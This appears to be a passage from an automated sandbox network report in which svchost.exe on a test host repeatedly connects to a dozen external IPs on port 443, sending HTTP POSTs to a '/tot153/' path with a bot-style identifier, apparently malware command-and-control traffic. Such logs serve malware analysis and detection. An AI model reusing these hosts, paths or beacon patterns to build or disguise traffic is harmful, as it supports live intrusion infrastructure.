Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
788	192.168.2.4	50622	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
789	192.168.2.4	50623	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.4	49913	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.330600977 CEST	9117	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------SFMHWLDDXBRJHGMY User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
790	192.168.2.4	50624	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
791	192.168.2.4	50625	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
792	192.168.2.4	50626	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
793	192.168.2.4	50627	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
794	192.168.2.4	50628	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
795	192.168.2.4	50629	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
796	192.168.2.4	50630	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
797	192.168.2.4	50631	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
798	192.168.2.4	50632	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
799	192.168.2.4	50633	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49842	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.080866098 CEST	9038	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------YUAFJSXAWMFFNWSO User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.4	49914	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.332001925 CEST	9118	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------JKGWVKRQEBTZWVJI User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
800	192.168.2.4	50634	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
801	192.168.2.4	50635	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
802	192.168.2.4	50636	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
803	192.168.2.4	50637	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
804	192.168.2.4	50638	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
805	192.168.2.4	50639	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
806	192.168.2.4	50640	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
807	192.168.2.4	50641	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
808	192.168.2.4	50642	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
809	192.168.2.4	50643	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.4	49915	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.333429098 CEST	9119	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------STIIJJYCAMYXRXLY User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
810	192.168.2.4	50644	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
811	192.168.2.4	50645	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
812	192.168.2.4	50646	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
813	192.168.2.4	50647	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
814	192.168.2.4	50648	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
815	192.168.2.4	50649	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
816	192.168.2.4	50650	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
817	192.168.2.4	50651	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
818	192.168.2.4	50652	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
819	192.168.2.4	50653	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.4	49916	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.334624052 CEST	9120	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------KGZTWAPMMOHGYRBG User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
820	192.168.2.4	50654	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
821	192.168.2.4	50655	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
822	192.168.2.4	50656	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
823	192.168.2.4	50657	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
824	192.168.2.4	50658	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
825	192.168.2.4	50659	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
826	192.168.2.4	50660	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
827	192.168.2.4	50661	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
828	192.168.2.4	50662	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
829	192.168.2.4	50663	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.4	49917	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.338648081 CEST	9121	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------XPWEODJAKOSAACBK User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
830	192.168.2.4	50664	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
831	192.168.2.4	50665	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
832	192.168.2.4	50666	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
833	192.168.2.4	50667	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
834	192.168.2.4	50668	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
835	192.168.2.4	50669	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
836	192.168.2.4	50670	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
837	192.168.2.4	50671	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
838	192.168.2.4	50672	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
839	192.168.2.4	50673	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.4	49918	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.340488911 CEST	9123	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------RXVNMSFHPUGRJTCK User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
840	192.168.2.4	50674	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
841	192.168.2.4	50675	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
842	192.168.2.4	50676	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
843	192.168.2.4	50677	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
844	192.168.2.4	50678	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
845	192.168.2.4	50679	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
846	192.168.2.4	50680	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
847	192.168.2.4	50681	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
848	192.168.2.4	50682	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
849	192.168.2.4	50683	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.4	49919	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.343224049 CEST	9124	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------QNOWEHTQMVJWDKBS User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
850	192.168.2.4	50684	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
851	192.168.2.4	50685	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
852	192.168.2.4	50686	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
853	192.168.2.4	50687	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
854	192.168.2.4	50688	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
855	192.168.2.4	50689	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
856	192.168.2.4	50690	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
857	192.168.2.4	50691	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
858	192.168.2.4	50692	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
859	192.168.2.4	50693	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.4	49920	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.345077991 CEST	9125	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------SYKVDJVOUCCBOXCF User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
860	192.168.2.4	50694	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
861	192.168.2.4	50695	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
862	192.168.2.4	50696	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
863	192.168.2.4	50697	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
864	192.168.2.4	50698	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
865	192.168.2.4	50699	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
866	192.168.2.4	50700	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
867	192.168.2.4	50701	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
868	192.168.2.4	50702	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
869	192.168.2.4	50703	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.4	49921	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.348788977 CEST	9126	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------RDTKGEFVAANHDBDR User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
870	192.168.2.4	50704	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
871	192.168.2.4	50705	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
872	192.168.2.4	50706	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
873	192.168.2.4	50707	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
874	192.168.2.4	50708	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
875	192.168.2.4	50709	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
876	192.168.2.4	50710	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
877	192.168.2.4	50711	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
878	192.168.2.4	50712	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
879	192.168.2.4	50713	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.2.4	49922	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.350529909 CEST	9127	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------VDEMBPLBDGYYRUFD User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
880	192.168.2.4	50714	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
881	192.168.2.4	50715	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
882	192.168.2.4	50716	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
883	192.168.2.4	50717	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
884	192.168.2.4	50718	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
885	192.168.2.4	50719	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
886	192.168.2.4	50720	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
887	192.168.2.4	50721	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
888	192.168.2.4	50722	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
889	192.168.2.4	50723	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
89	192.168.2.4	49923	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.352257967 CEST	9128	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------DMJGNZAQFSLNHMNQ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
890	192.168.2.4	50724	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
891	192.168.2.4	50725	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
892	192.168.2.4	50726	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
893	192.168.2.4	50727	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
894	192.168.2.4	50728	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
895	192.168.2.4	50729	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
896	192.168.2.4	50730	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
897	192.168.2.4	50731	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
898	192.168.2.4	50732	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
899	192.168.2.4	50733	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49843	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
